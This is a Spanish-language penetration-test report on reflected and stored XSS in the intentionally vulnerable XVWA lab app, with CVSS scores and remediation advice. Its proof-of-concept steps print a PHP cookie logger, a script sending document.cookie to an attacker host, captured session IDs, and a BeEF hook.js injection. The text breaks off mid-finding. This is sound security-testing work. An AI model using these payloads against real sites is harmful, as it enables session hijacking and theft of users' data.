

CONFIDENCIAL

REPORTE DE PRUEBAS DE VULNERABILIDADES APLICACIÓN XVWA

23 de mayo de 2026 • CONFIDENCIAL

Descripción

Este documento fue preparado por SANTANA CYBERSECURITY como resultado del análisis de seguridad realizado sobre la aplicación XVWA. El mismo puede contener información confidencial y propiedad de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, académicos o de ejecución asociados a este proyecto de auditoría.

Preparado por

SANTANA CYBERSECURITY

ACERCA DE SANTANA CYBERSECURITY

SANTANA CYBERSECURITY es una firma de consultoría en Tecnología de Información. Cuenta con más de 1 año de experiencia con la visión de ser líder en innovación tecnológica. Nos hemos posicionado y destacado en áreas de seguridad informática; análisis de datos; diseño de sistemas; investigación, desarrollo e innovación (I+D+i) y consultoría ejecutiva.

Innovamos constantemente para hacer más competitivos a nuestros clientes. Con el slogan “Somos su brazo de innovación en tecnología de información” hemos desarrollado plataformas para fortalecer la gestión de seguridad de nuestros clientes, el Servicio de Vigilancia Administrada (SOC), facilitar mantener al día sus análisis de riesgo (AR), analizar datos comerciales o públicos, depurar base de datos usando tecnología Web semántica y hemos acompañado a equipos estratégicos en lograr transformación digital.

CONTENIDO

- CONTENIDO 2
- Declaración de Confidencialidad 4
- Descargo de Responsabilidad 4
- Información de Contacto 4
- 1. RESUMEN EJECUTIVO 5
 - 1.1 Alcance 5
 - 1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS 6
 - 1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES 8
 - 1.4 RECOMENDACIONES..... 9
- 2. PRUEBAS DE PENTEST 11
 - 2.1 DESCRIPCIÓN DEL SERVICIO 11
 - 2.2 DESCUBRIMIENTO Y RECONOCIMIENTO 11
 - 2.3 VALIDACIÓN Y EXPLOTACIÓN 12
- 3. HALLAZGOS 14

Vulnerabilidades

Vulnerabilidad 1: Scripting entre sitios Reflejado en el parámetro “item” 143

Vulnerabilidad 2: Scripting entre sitios Almacenado en el parámetro “msg” 149

Declaración de Confidencialidad

Este documento fue preparado por SANTANA CYBERSECURITY. El mismo contiene información confidencial y propiedad intelectual de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, revisión académica o ejecución asociados a este proyecto de auditoría.

Descargo de Responsabilidad

Una evaluación de diagnóstico de ciberseguridad se considera una instantánea en el tiempo. Las conclusiones y recomendaciones reflejan la información recopilada exclusivamente durante la evaluación y no los cambios o modificaciones realizados fuera de ese periodo. SANTANA CYBERSECURITY recomienda realizar evaluaciones similares anualmente por parte de evaluadores internos o de terceros para garantizar el éxito continuo de los controles. El autor no se hace responsable por el mal uso de la información técnica expuesta, ni por daños derivados de la explotación de estas vulnerabilidades fuera del laboratorio controlado.

Información de Contacto

Nombre	Cargo	Correo Electrónico
CARLOS HENRY SANTANA PALOMINO	Penetration Tester	carlos.santana.p@uni.pe

1. RESUMEN EJECUTIVO

SANTANA CYBERSECURITY ha realizado una revisión de seguridad en la aplicación de pruebas XVWA. El objetivo principal fue evaluar el nivel de protección de determinados módulos de la aplicación frente a la ejecución de contenido malicioso ingresado por usuarios. Durante las pruebas, se identificó que el sistema no valida ni controla correctamente la información ingresada en algunos campos y parámetros de la aplicación. Como resultado, fue posible ejecutar contenido no autorizado dentro del navegador y comprobar riesgos relacionados con el acceso indebido a información de sesión de los usuarios. Estos hallazgos representan un riesgo para la privacidad, la integridad de la aplicación y la seguridad de los usuarios que interactúan con el sistema.

1.1 Alcance

Esta revisión se enfocó únicamente en evaluar la seguridad de los módulos relacionados con ingreso de datos y comentarios dentro de la aplicación XVWA, realizando las siguientes actividades:

- Reconocimiento: Se examinó el comportamiento de la aplicación al recibir información ingresada por el usuario mediante formularios y parámetros en la URL.
- Pruebas Manuales: Se introdujeron distintos tipos de datos en los campos vulnerables para verificar si la aplicación permitía ejecutar contenido no autorizado en pantalla.
- Validación de Vulnerabilidades: Se comprobó si la información ingresada podía afectar la sesión de otros usuarios o mantenerse activa dentro de la aplicación.
- Automatización: Se utilizaron herramientas de apoyo para analizar las respuestas de la aplicación y verificar el impacto de las vulnerabilidades identificadas.

Exclusiones: Este trabajo no incluyó pruebas de denegación de servicio, ataques a infraestructura externa, evaluaciones sobre servidores fuera del entorno de laboratorio ni pruebas de ingeniería social contra usuarios reales.

Los módulos evaluados se especifican en la siguiente tabla:

ID	Tipo	Nombre	URL	Estado
1	Aplicación web	XVWA – XSS Reflected	http://192.168.18.175/xvwa/vulnerabilities/reflected_xss/?item= =	finalizado
2	Aplicación web	XVWA – XSS Stored	http://192.168.18.175/xvwa/vulnerabilities/stored_xss/	finalizado

1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS

Mantener una postura de seguridad sólida requiere una revisión constante y el refinamiento de los controles existentes. La realización de este ejercicio de pruebas de penetración por parte de SANTANA CYBERSECURITY permite comprender el panorama actual de las amenazas que afectan directamente a la aplicación evaluada.

Para resumir, durante la evaluación se encontraron dos (02) hallazgos de seguridad, clasificados en nivel Medio, que afecta la seguridad de los datos. Estas vulnerabilidades exponen a la aplicación a riesgos como la ejecución de contenido no autorizado dentro de la aplicación, lo que podría afectar la seguridad de las sesiones de usuario, la privacidad de la información y la integridad general del sistema evaluado.

La severidad de estos hallazgos se distribuye como muestra el siguiente gráfico:




Ilustración 1: Distribución de hallazgos distintos por severidad

Cada hallazgo detectado corresponde a debilidades en los mecanismos de validación y control de información ingresada por los usuarios. Esta representación permite

visualizar de manera simplificada el estado actual de seguridad de la aplicación y facilita la priorización de acciones correctivas para reducir los riesgos identificados.

En la siguiente tabla se listan los hallazgos identificados, junto con la cantidad de ocurrencias y el nivel de severidad asignado en función del impacto potencial y la probabilidad de explotación. Los hallazgos han sido ordenados de mayor a menor severidad, y luego según un criterio técnico que prioriza la factibilidad de corrección por parte del equipo de desarrollo.

La siguiente tabla muestra los sitios de alcance y el desglose de los hallazgos por gravedad.

Descripción	Critical	High	Medium	Low	Info	Σ
Activos en el alcance	0	0	2	0	0	2

En mayor detalle, se da cuenta de las vulnerabilidades:

#	Vulnerabilidad	Severidad
1	Scripting entre sitios Reflejado en el parámetro "item"	4.3
2	Scripting entre sitios Almacenado en el parámetro "msg"	5.3

A continuación, se presenta un resumen de cada una:

Se identificó que la aplicación permite que información ingresada por un usuario sea procesada y mostrada sin controles adecuados de seguridad, lo que posibilita que un atacante inserte contenido malicioso mediante enlaces manipulados. Esto representa un riesgo importante para los usuarios que accedan a dichos enlaces, ya que podrían exponerse al robo de información de sesión, suplantación de identidad o redireccionamientos hacia sitios fraudulentos. Además, este tipo de vulnerabilidad puede afectar la confianza en la plataforma y comprometer la integridad del servicio web.

Asimismo, se evidenció que la aplicación almacena contenido ingresado por los usuarios sin validar adecuadamente la información antes de guardarla. Como consecuencia, un atacante podría dejar contenido malicioso persistente dentro de la plataforma, afectando automáticamente a cualquier usuario que visite la sección

comprometida. Este escenario incrementa el nivel de riesgo debido a que el impacto puede extenderse a múltiples usuarios de forma continua, permitiendo el acceso no autorizado a información sensible y comprometiendo la seguridad general de la aplicación.

1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES

Para clasificar las vulnerabilidades de acuerdo con un estándar, SANTANA CYBERSECURITY utiliza el estándar de la industria de la Common Weakness Enumeration (CWE), el cual sirve como un lenguaje común, para medir para la seguridad de software, y también nos da una línea de base para la identificación de debilidades, la mitigación y los esfuerzos de prevención.

Para calificar la gravedad de las vulnerabilidades, SANTANA CYBERSECURITY utiliza el Common Vulnerability Scoring System (CVSS), el cual es un estándar del sector, para calcular la gravedad de cada vulnerabilidad de seguridad identificada. El CVSS proporciona una forma de capturar las principales características de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, así como una representación textual de dicha puntuación. Para ayudar a priorizar las vulnerabilidades y ayudar a los procesos de gestión de vulnerabilidades, SANTANA CYBERSECURITY traduce la calificación numérica del CVSS a una representación cualitativa (como baja, media, alta y crítica):

CRITICAL	CVSS rating 9.0-10
HIGH	CVSS rating 7.0-8.9
MEDIUM	CVSS rating 4.0-6.9
LOW	CVSS rating 0.1-3.9
INFO	CVSS rating 0

Esta escala de cinco puntos refleja tanto la probabilidad de explotación como el impacto empresarial de la misma. A continuación, se presenta una breve descripción de cada nivel de gravedad.

Cada uno de los hallazgos en el presente informe es ponderado con un nivel de severidad determinado por las consecuencias asociadas que se describen en la siguiente tabla:

Nivel de severidad	Descripción
Crítico	Se puede obtener fácilmente el control del activo comprometiendo completamente el estado de la seguridad. La consumación de un ataque podría causar interrupciones de servicio, alteración, o hurto, de contenido u otras consecuencias intolerables para la empresa o clientes. Tipo de acción: Los riesgos identificados con este nivel requieren acción inmediata.
Alto	Se logra la obtención de privilegios, información de configuraciones, contenido de archivos, navegación en directorios restringidos, usos no autorizados y negaciones de servicios. Ataques complejos de realizar para explotar la vulnerabilidad también son considerados. Tipo de acción: Se requiere de acciones que mitiguen los riesgos en el corto plazo.
Medio	Incluyen fallas en comportamiento normal del sistema, negaciones de servicios complejas de realizar, aportan información u acceso muy limitado, requieren acceso a la red local de la víctima (física y lógica) y manipulación específica (Ej: ingeniería social). Tipo de acción: Los riesgos identificados requieren medidas de corto a mediano plazo.
Bajo	Indica información que puede ser recolectada (puertos, servicios, versiones de software) como paso inicial a otros hallazgos para planificación de pruebas de vulnerabilidad. Tipo de acción: Representan riesgos que pueden ser sobrellevados o tolerados en el largo plazo, aunque no sea lo recomendable.

Tabla 1: Clasificación de severidad en hallazgos

Puede encontrar más información sobre CWE en el sitio web de MITRE: <https://cwe.mitre.org/>. Asimismo, puede encontrar más información sobre el CVSS en el sitio web del Foro de Equipos de Seguridad y Respuesta a Incidentes (FIRST): <https://www.first.org/cvss>.

1.4 RECOMENDACIONES

Las siguientes recomendaciones proporcionan orientación para mejorar la postura de seguridad de la aplicación:

1. Se recomienda implementar controles que permitan revisar y filtrar correctamente la información ingresada por los usuarios antes de mostrarla en la página web. Asimismo, es importante reforzar la protección de las sesiones de usuario y establecer mecanismos que impidan la ejecución de contenido no autorizado dentro de la aplicación. Con ello se reduce el riesgo de robo de información, accesos indebidos y engaños hacia los usuarios mediante enlaces manipulados.

2. Se recomienda aplicar validaciones más estrictas sobre la información que los usuarios registran en formularios o comentarios antes de almacenarla en el sistema. Además, es importante reforzar las medidas de seguridad que protegen la navegación y la información de los usuarios para evitar que contenido malicioso permanezca activo dentro de la plataforma. Estas acciones ayudarán a disminuir el riesgo de afectación masiva a usuarios y fortalecerán la seguridad general de la aplicación web.

2. PRUEBAS DE PENTEST

2.1 DESCRIPCIÓN DEL SERVICIO

Las pruebas de penetración se realizaron sobre la aplicación web vulnerable XVWA (Xtreme Vulnerable Web Application) con el objetivo de identificar debilidades relacionadas con la validación insuficiente de información ingresada por los usuarios y la ejecución de contenido no autorizado dentro de la aplicación. Las evaluaciones se ejecutaron desde una perspectiva externa, simulando el comportamiento de un atacante no autenticado.

Durante el proceso se emplearon técnicas manuales y automatizadas utilizando herramientas especializadas como Burp Suite y BeEF, permitiendo analizar el comportamiento de la aplicación frente a entradas manipuladas y validar el impacto asociado a las vulnerabilidades identificadas. Se desarrollaron las siguientes fases:

- En la fase de planificación, se definió el alcance de las pruebas, los objetivos de seguridad y los componentes de la aplicación web a evaluar.
- La fase de descubrimiento, se realizaron pruebas iniciales para identificar parámetros vulnerables, formularios de ingreso de datos y comportamiento de las respuestas de la aplicación frente a información manipulada.
- La fase de ataque, se ejecutaron pruebas manuales para comprobar la ejecución de contenido no autorizado en los módulos evaluados, así como pruebas apoyadas con herramientas para verificar el impacto de las vulnerabilidades detectadas.
- La fase final se registraron los hallazgos obtenidos, el impacto asociado y las recomendaciones de mitigación orientadas a reducir el riesgo de explotación de las vulnerabilidades identificadas.

2.2 DESCUBRIMIENTO Y RECONOCIMIENTO

Como parte de la fase inicial del pentest, se realizó el reconocimiento de la aplicación web con el objetivo de identificar posibles vectores de ataque y parámetros manipulables por el usuario. Mediante el uso de Burp Suite se interceptaron solicitudes HTTP enviadas por la aplicación, identificándose parámetros vulnerables en los módulos relacionados con búsqueda y comentarios dentro de la aplicación XVWA.

Posteriormente, se efectuaron pruebas de manipulación ingresando contenido especialmente diseñado en parámetros y formularios de la aplicación, observándose que el sistema

procesaba y mostraba dicha información sin aplicar controles adecuados de validación. Esto permitió confirmar la existencia de vulnerabilidades relacionadas con ejecución de contenido no autorizado dentro del navegador.

Durante esta etapa también se identificó:

- Falta de validación y control de información ingresada por el usuario.
- Ejecución de contenido no autorizado dentro de la aplicación.
- Persistencia de contenido malicioso almacenado en el sistema.
- Riesgo de exposición de información asociada a sesiones de usuario.

Los resultados obtenidos durante el reconocimiento permitieron determinar que la aplicación presentaba múltiples vectores explotables relacionados con vulnerabilidades de tipo Cross Site Scripting (XSS).

2.3 VALIDACIÓN Y EXPLOTACIÓN

A partir de los resultados obtenidos en la fase de reconocimiento, se procedió a validar las vulnerabilidades identificadas con el propósito de evaluar el impacto real sobre la seguridad de la aplicación web evaluada.


Las pruebas realizadas permitieron confirmar la existencia de dos vulnerabilidades de tipo Cross Site Scripting (XSS):

- XSS reflejado: Se comprobó que la aplicación procesaba y mostraba información ingresada por el usuario sin aplicar controles adecuados de validación, permitiendo la ejecución de contenido no autorizado mediante parámetros manipulados en la URL. Durante esta prueba se utilizaron herramientas como Burp Suite para interceptar y modificar solicitudes HTTP, validándose además el riesgo de exposición de información asociada a sesiones de usuario.
- XSS almacenado: Se confirmó que la aplicación permitía almacenar contenido ingresado por usuarios sin validación adecuada, provocando que dicho contenido se ejecutara automáticamente cada vez que otros usuarios accedían a la sección afectada. Para validar el impacto de esta vulnerabilidad se utilizó BeEF, lo que permitió comprobar la persistencia del contenido malicioso dentro de la aplicación y el riesgo asociado para múltiples usuarios.

Los resultados obtenidos evidencian que un atacante podría comprometer la seguridad de las sesiones de usuario y afectar la integridad de la aplicación mediante la ejecución de contenido malicioso dentro de los módulos vulnerables evaluados.

3. HALLAZGOS

Vulnerabilidad 1: Scripting entre sitios Reflejado en el parámetro "item"

Criticidad	MEDIUM
Puntuación del Vector	4.3. CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
DESCRIPCION: La aplicación web recibe información no validada mediante el parámetro <i>item</i> en la URL y la refleja directamente en la respuesta HTML sin aplicar sanitización adecuada. Esto permite la inyección y ejecución de código JavaScript arbitrario en el navegador de la víctima. IMPACTO: Permite a un atacante ejecutar scripts maliciosos en el navegador de la víctima mediante enlaces manipulados usando técnicas de Ingeniería Social. Esto puede derivar en robo de cookies de sesión, secuestro de cuentas, phishing o redirección hacia sitios maliciosos.	
Evidencia (Prueba de Concepto) Paso 1: Navegar la aplicación XWVA con el proxy activado (Burp). Ponemos una palabra cualquiera en el apartado de búsqueda.  The screenshot shows a web browser window with the address bar displaying '192.168.18.175/www/vulnerabilities/reflected_xss/'. The page content includes a search bar with the text 'prueba' entered, and a 'Submit Button' below it. The page also displays a message: 'Cross Site Scripting (XSS) - Reflected' and a description of XSS attacks. A link to 'Read more about Reflected XSS' is provided, along with a URL: 'https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Reflected_XSS_28AKA_Non-Persistent_or_Type_II.29'.	

Intercept on

Forward

Drop

Request to http://192.168.18.175:80

Time	Type	Direction	Method	URL
01:12:33...	HT...	→	Request	GET http://192.168.18.175/xvwa/vulnerabilities/reflected_xss/?item=prueba

Request

Inspector

Pretty

Raw

Hex

GET /xvwa/vulnerabilities/reflected_xss/?item=prueba HTTP/1.1

Host: 192.168.18.175

Accept-Language: es-ES,es;q=0.9

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.18.175/xvwa/vulnerabilities/reflected_xss/

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=656294261f835902c676874141082368

Connection: keep-alive

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Paso 2: Comprobamos el parámetro vulnerable con el siguiente payload.

`<script>alert("laboS7")</script>`

Send

Cancel

Target: http://192.168.18.175

Request

Response

Pretty

Raw

Hex

GET /xvwa/vulnerabilities/reflected_xss/?item=<script>alert("laboS7")</script> HTTP/1.1

Host: 192.168.18.175

Accept-Language: es-ES,es;q=0.9

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.18.175/xvwa/vulnerabilities/reflected_xss/

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=656294261f835902c676874141082368

Connection: keep-alive

Pretty

Raw

Hex

Render

146 </div>

147 </div>

148 </form>

149 <script>

150 alert("laboS7")

151 </script>

152 </p>

153 </div>

154 <!-- Modal -->

155 <div class="modal fade" id="myModal" role="dialog">

156 <div class="modal-dialog">

157 <!-- Modal content-->

158 <div class="modal-content">

159 <div class="modal-header">

160 <button type="button" class="close" data-dismiss="modal">

161 </button>

162 <h4 class="modal-title">

192.168.18.175/xvwa/vulnerabilities/reflected_xss/?item=prueba

192.168.18.175 dice

laboS7

Aceptar

Paso 3: Procedemos a usar el siguiente script para el robo de cookies ya que hemos confirmado el XSS reflejado.

```
Session Actions Edit View Help
(root@kali)-[~]
# cd Documents

(root@kali)-[~/Documents]
# mkdir xss-reflejado

(root@kali)-[~/Documents]
# cd xss-reflejado

(root@kali)-[~/Documents/xss-reflejado]
# nano xss-reflejado-cookie.php
```

En *xss-reflejado-cookie.php* usaremos el siguiente script:

```
<?php
$cookie = $_GET['cookie'];
$ip = $_SERVER['REMOTE_ADDR'];
$timestamp = date('Y-m-d H:i:s');

$file = fopen('cookies.txt', 'a');
fwrite($file, "[".$timestamp] IP: $ip - Cookie: $cookie\n");
fclose($file);

http_response_code(204);
?>
```


Paso 4: Levantamos el servidor php en el puerto 8080.

```
(root@kali)-[~/Documents/xss-reflejado]
# nano xss-reflejado-cookie.php

(root@kali)-[~/Documents/xss-reflejado]
# php -S 0.0.0.0:8080
[Sat May 23 02:38:51 2026] PHP 8.4.11 Development Server (http://0.0.0.0:8080) started
```

Paso 5: Nos dirigimos al apartado de búsqueda donde está el parámetro vulnerable y colocamos el siguiente código:

```
<script>(new Image).src='http://192.168.75.132:8080/xss-reflejado-cookie.php?cookie=' +
encodeURIComponent(document.cookie);</script>
```



192.168.18.175/xvwa/vulnerabilities/reflected_xss/

Login About

Enter your message here.

`<script>(new Image).src='http://192.168.75.132:8080/xss-reflejado-cookie.php?cookie=' + encodeURIComponent(document.cookie);</script>`

Submit Button

Paso 6: Se visualiza la captura de la cookie de sesión de la IP 192.168.75.1

```
(root@kali)-[~/Documents/xss-reflejado]
# php -S 0.0.0.0:8080
[Sat May 23 02:38:51 2026] PHP 8.4.11 Development Server (http://0.0.0.0:8080) started
[Sat May 23 02:49:36 2026] 192.168.75.1:62403 Accepted
[Sat May 23 02:49:36 2026] 192.168.75.1:62403 [204]: GET /xss-reflejado-cookie.php?cookie=PHPSESSID%3D656294261f835902c676874141082368
[Sat May 23 02:49:36 2026] 192.168.75.1:62403 Closing
```



```
[Sat May 23 03:21:34 2026] 192.168.75.1:62646 Accepted
[Sat May 23 03:21:34 2026] 192.168.75.1:62646 [204]: GET /xss-reflejado-cookie.php?cookie=PHPSESSID%3D656294261f835902c676874141082368
[Sat May 23 03:21:34 2026] 192.168.75.1:62646 Closing
```

```
(root@kali)-[~/Documents/xss-reflejado]
# cat cookies.txt
[2026-05-23 07:21:34] IP: 192.168.75.1 - Cookie: PHPSESSID=656294261f835902c676874141082368
```

Sistemas Afectados

GET http://192.168.18.175/xvwa/vulnerabilities/reflected_xss/?item=

Recomendaciones

- Implementar mecanismos de Codificación de Salida para neutralizar caracteres especiales antes de renderizar contenido dinámico en HTML
- Configurar una Política de Seguridad de Contenido (CSP) para restringir la carga y ejecución de scripts no autorizados, mitigando la ejecución de código JavaScript inline.
- Configurar las cookies de sesión utilizando las banderas de seguridad HttpOnly, Secure y SameSite para reducir el riesgo de secuestro de sesión mediante acceso a document.cookie.
- Implementar validación y sanitización estricta de entradas en parámetros GET, POST y cabeceras HTTP antes de ser procesadas por la aplicación.
- Implementar un Firewall de Aplicaciones Web (WAF) con reglas orientadas a la detección y bloqueo de payloads asociados a vulnerabilidades XSS.

Referencias

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

Vulnerabilidad 2: Scripting entre sitios Almacenado en el parámetro “msg”

Criticidad	MEDIUM
Puntuación Vector	5.3. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
DESCRIPCION: La aplicación web almacena información proporcionada por el usuario sin aplicar mecanismos adecuados de validación o sanitización, permitiendo la persistencia de código JavaScript malicioso dentro de la base de datos. Como resultado, el payload es ejecutado automáticamente cada vez que un usuario accede a la sección comprometida.	

IMPACTO: Permite la ejecución persistente de scripts maliciosos en el navegador de múltiples usuarios que visiten la página vulnerable. Esto puede derivar en secuestro de sesiones, robo de cookies y compromiso masivo de usuarios autenticados.

Evidencia (Prueba de Concepto)

Paso 1: Navegar la aplicación XVWA con el proxy activado (Burp). Ponemos una palabra cualquiera en el apartado de comentarios.

The screenshot shows a web browser window at the URL `192.168.18.175/xvwa/vulnerabilities/stored_xss/`. The page displays a "Post Your Comments" form with fields for "Enter Name" (containing "Henry") and "Enter Comment" (containing "prueba"). A "Submit Button" is visible at the bottom right of the form.

Below the browser window, the Burp Suite proxy interface is shown. The "Intercept on" button is active, and the "Forward" button is highlighted. The "Request to" field shows `http://192.168.18.175:80`.

The "Request" tab is selected, showing the following details:

Time	Type	Direction	Method	URL
22:39:13...	HTTP	→ Request	POST	<code>http://192.168.18.175/xvwa/vulnerabilities/stored_xss/</code>

The "Request" tab is expanded, showing the raw request details:

```
1 POST /xvwa/vulnerabilities/stored_xss/ HTTP/1.1
2 Host: 192.168.18.175
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Accept-Language: es-ES,es;q=0.9
6 Origin: http://192.168.18.175
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
12 */*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Referer: http://192.168.18.175/xvwa/vulnerabilities/stored_xss/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: PHPSESSID=d5c2c54cfa2596afe5d69f4448a1b3bd
16 Connection: keep-alive
17 name=Henry&msg=prueba
```


The "Inspector" tab is also visible, showing the "Request attribut" section.

Paso 2: Comprobamos el parámetro vulnerable con el siguiente payload.

`<script>alert('laboS7')</script>`

Paso 4: Insertamos el URL de hook en el parámetro vulnerable para que cada usuario que entre en esa sección le cargue el script.

```
<script src="http://192.168.75.132:3000/hook.js"></script>
```



192.168.18.175/xvwa/vulnerabilities/stored_xss/

Login About

